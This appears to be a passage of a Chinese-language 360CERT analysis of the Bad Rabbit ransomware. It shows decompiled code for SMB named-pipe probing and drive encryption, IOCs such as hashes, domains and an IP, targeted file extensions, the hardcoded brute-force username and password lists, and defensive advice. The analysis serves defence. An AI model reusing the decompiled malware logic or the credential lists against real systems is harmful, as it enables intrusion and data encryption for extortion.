
```
.data:100135BC names           dd offset aAtsvc         ; DATA XREF: sub_10002191+20↑r
.data:100135BC                                          ; "atsvc"
.data:100135C0                 dd offset aBrowser       ; "browser"
.data:100135C4                 dd offset aEventlog      ; "eventlog"
.data:100135C8                 dd offset aLsarpc        ; "lsarpc"
.data:100135CC                 dd offset aNetlogon      ; "netlogon"
.data:100135D0                 dd offset aNtsvcs        ; "ntsvcs"
.data:100135D4                 dd offset aSpoolss       ; "spoolss"
.data:100135D8                 dd offset aSamr          ; "samr"
.data:100135DC                 dd offset aSrvsvc        ; "srvsvc"
.data:100135E0                 dd offset aScerpc        ; "scerpc"
.data:100135E4                 dd offset aSvcctl        ; "svcctl"
.data:100135E8                 dd offset aWkssvc        ; "wkssvc"
```

```
char __userpurge sub_10002191@<al>(int *a1@<edi>, SOCKET s, int a3, int a4)
{
  char v4; // bl@1
  unsigned int v5; // esi@2

  v4 = 0;
  if ( sub_10001EB9(s, (int)a1, a3, (int)"IPC$") )
  {
    v5 = 0;
    while ( !sub_10002054(s, *a1, a4, (int)names[v5], 1) )
    {
      ++v5;
      if ( v5 >= 12 )
        return v4;
    }
    v4 = 1;
  }
  return v4;
}
```

```
v2 = dword_10017BBC;
v6 = GetLogicalDrives();
v7 = 31;
do
{
  result = 1 << v7;
  if ( (1 << v7) & v6 )
  {
    RootPathName[0] = v7 + 65;
    RootPathName[1] = 58;
    v5 = 92;
    result = GetDriveTypeW(RootPathName);
    if ( result == 3 )
    {
      result = (signed int)LocalAlloc(0x40u, 0x50u);
      if ( result )
      {
        *(_DWORD *)(result + 76) = a2;
        *(_DWORD *)result = v2;
        *(_DWORD *)(result + 52) = L"MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA5c1DuVFr5sQxZ+feQlVvZcEK0k4uCSF5SkOkF9A"
                                   "3tR6O/xAt89/PVhowvu2TfBTRsnBs83hcFH8hjG2U5F5DxXFoSxpTqVsR4lOm5KB2S8ap4TinG/GN/SVNB"
                                   "FwllpRhV/vRWNmKgKIdROvkHxyALuJyUuCZ1IoaJ5tB0YkATEHEyRsLcntZYsdwH1P+NmXiNg2MH5lZ9bE"
                                   "Ok7YTMfwVKNqtHaX0LJOyAkx4NR0DPOFLDQONW9OOhZSkRx3U7PC3Q29HHhyiKUCPJsOW111mMtwL7KX+7"
                                   "kfNe0CefByEWfSBt1tbkvjdeP2xBnPjb3GE1GA/oGcGjrXc6wU8WKsfYQIDAQAB";
        *(_DWORD *)(result + 4) = *(_DWORD *)RootPathName;
        *(_DWORD *)(result + 8) = v5;
        qmemcpy((void *)(result + 12), a1, 0x21u);
        result = (signed int)CreateThread(0, 0, sub_10006299, (LPVOID)result, 0, 0);
      }
    }
  }
  --v7;
}
while ( v7 >= 0 );
return result;
```

- 感染成功后的 logo



Indicators of Compromise (IOCs)

- 文件哈希

  `fbbdc39af1139aebba4da004475e8839 - 木马释放器（最初被释放的样本）`

  `1d724f95c61f1055f0d02c2154bbccd3 - infpub.dat - 主要的 DLL`

  `b4e6d97dafd9224ed9a547d52c26ce02 - cscc.dat - 用于磁盘加密的合法驱动`

  `b14d8faf7f0cbcfad051cefe5f39645f - dispci.exe - 安装 bootlocker，与驱动通信`

- 域名

  `1dnscontrol[.]com`

  `caforssztxqzf2nm[.]onion`

- IP 地址

  `185.149.120[.]3`

- 疑似受影响网站

  `Argumentiru[.]com`

  `Fontanka[.]ru`

  `Adblibri[.]ro`

  `Spbvoditel[.]ru`

  `Grupovo[.]bg`

  `www.sinematurk[.]com`

- 加密的目标文件后缀

  `".3ds.7z.accdb.ai.asm.asp.aspx.avhd.back.bak.bmp.brw.c.cab.cc.cer.cfg.conf.cpp.crt.cs.ctl.cxx.dbf.der.dib.disk.d"`

  `"jvu.doc.docx.dwg.eml.fdb.gz.h.hdd.hpp.hxx.iso.java.jfif.jpe.jpeg.jpg.js.kdbx.key.mail.mdb.msg.nrg.odc.odf.odg."`

  `"odi.odm.odp.ods.odt.ora.ost.ova.ovf.p12.p7b.p7c.pdf.pem.pfx.php.pmf.png.ppt.pptx.ps1.pst.pvi.py.pyc.pyw.qcow.q"`

  `"cow2.rar.rb.rtf.scm.sln.sql.tar.tib.tif.tiff.vb.vbox.vbs.vcb.vdi.vfd.vhd.vhdx.vmc.vmdk.vmsd.vmtm.vmx.vsdx.vsv."`

  `"work.xls.xlsx.xml.xvd.zip."`

- base64 编码后的公钥信息

  `"MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA5clDuVFr5sQxZ+feQlVvZcEK0k4uCSF5SkOkF9A3tR6O/xAt89/PV"`

  `"howvu2TfBTRsnBs83hcFH8hjG2V5F5DxXFoSxpTqVsR4lOm5KB2S8ap4TinG/GN/SVNBFwllpRhV/vRWNmKgKIdROvkHxyAL"`

  `"uJyUuCZlIoaJ5tB0YkATEHEyRsLcntZYsdwH1P+NmXiNg2MH5lZ9bEOk7YTMfwVKNqtHaX0LJOyAkx`

`4NR0DPOFLDQONW9OOh"`
`"ZSkRx3V7PC3Q29HHhyiKVCPJsOW1l1mNtwL7KX+7kfNe0CefByEWfSBt1tbkvjdeP2xBnPjb3GE1GA`
`/oGcGjrXc6wV8WKsfYQIDAQAB"`

- 硬编码的爆破用户名/密码
  `帐号:`

  `Administrator`
  `Admin`
  `Guest`
  `User`
  `User1`
  `user-1`
  `Test`
  `root`
  `buh`
  `boss`
  `ftp`
  `rdp`
  `rdpuser`
  `rdpadmin`
  `manager`
  `support`
  `work`
  `other user`
  `operator`
  `backup`
  `asus`
  `ftpuser`
  `ftpadmin`
  `nas`
  `nasuser`
  `nasadmin`
  `superuser`
  `netguest`
  `alex`

  `密码:`

  `Administrator`
  `administrator`
  `Guest`

guest
User
user
Admin
adminTest
test
root
123
1234
12345
123456
1234567
12345678
123456789
1234567890
Administrator123
administrator123
Guest123
guest123
User123
user123
Admin123
admin123Test123
test123
password
111111
55555
77777
777
qwe
qwe123
qwe321
qwer
qwert
qwerty
qwerty123
zxc
zxc123
zxc321
zxcv
uiop
123321

```
321
love
secret
sex
god
```

0x03 处理建议

1. 建议用户默认开启防火墙禁用 Windows 客户端 139, 445 端口访问，如若需要开启端口建议定期更新微软补丁。
2. 下载 360 安全卫士，更新“永恒浪漫”等永恒系列漏洞。
3. 该类勒索病毒 360 安全卫士在该病毒爆发之前已能拦截，建议下载并安装 360 安全卫士进行有效防御。

0x04 时间线

2017-10-24　事件被披露

2017-10-25　360CERT 完成了基本分析报告

2017-10-27　报告 增加“永恒浪漫”漏洞使用技术信息

0x05 参考

1. http://blog.talosintelligence.com/2017/10/bad-rabbit.html#more
2. https://www.forbes.com/forbes/welcome/?toURL=https://www.forbes.com/sites/thomasbrewster/2017/10/24/bad-rabbit-ransomware-using-nsa-exploit-in-russia/&refURL=https://t.co/zIjBLXa1BI&referrer=https://t.co/zIjBLXa1BI
3. https://securelist.com/bad-rabbit-ransomware/82851/
4. https://securingtomorrow.mcafee.com/mcafee-labs/badrabbit-ransomware-burrows-russia-ukraine/
5. https://www.forbes.com/sites/thomasbrewster/2017/10/24/bad-rabbit-ransomware-using-nsa-exploit-in-russia/#8697ad455368
6. https://www.virustotal.com/en/domain/1dnscontrol.com/information/
7. https://github.com/worawit/MS17-010/blob/master/zzz_exploit.py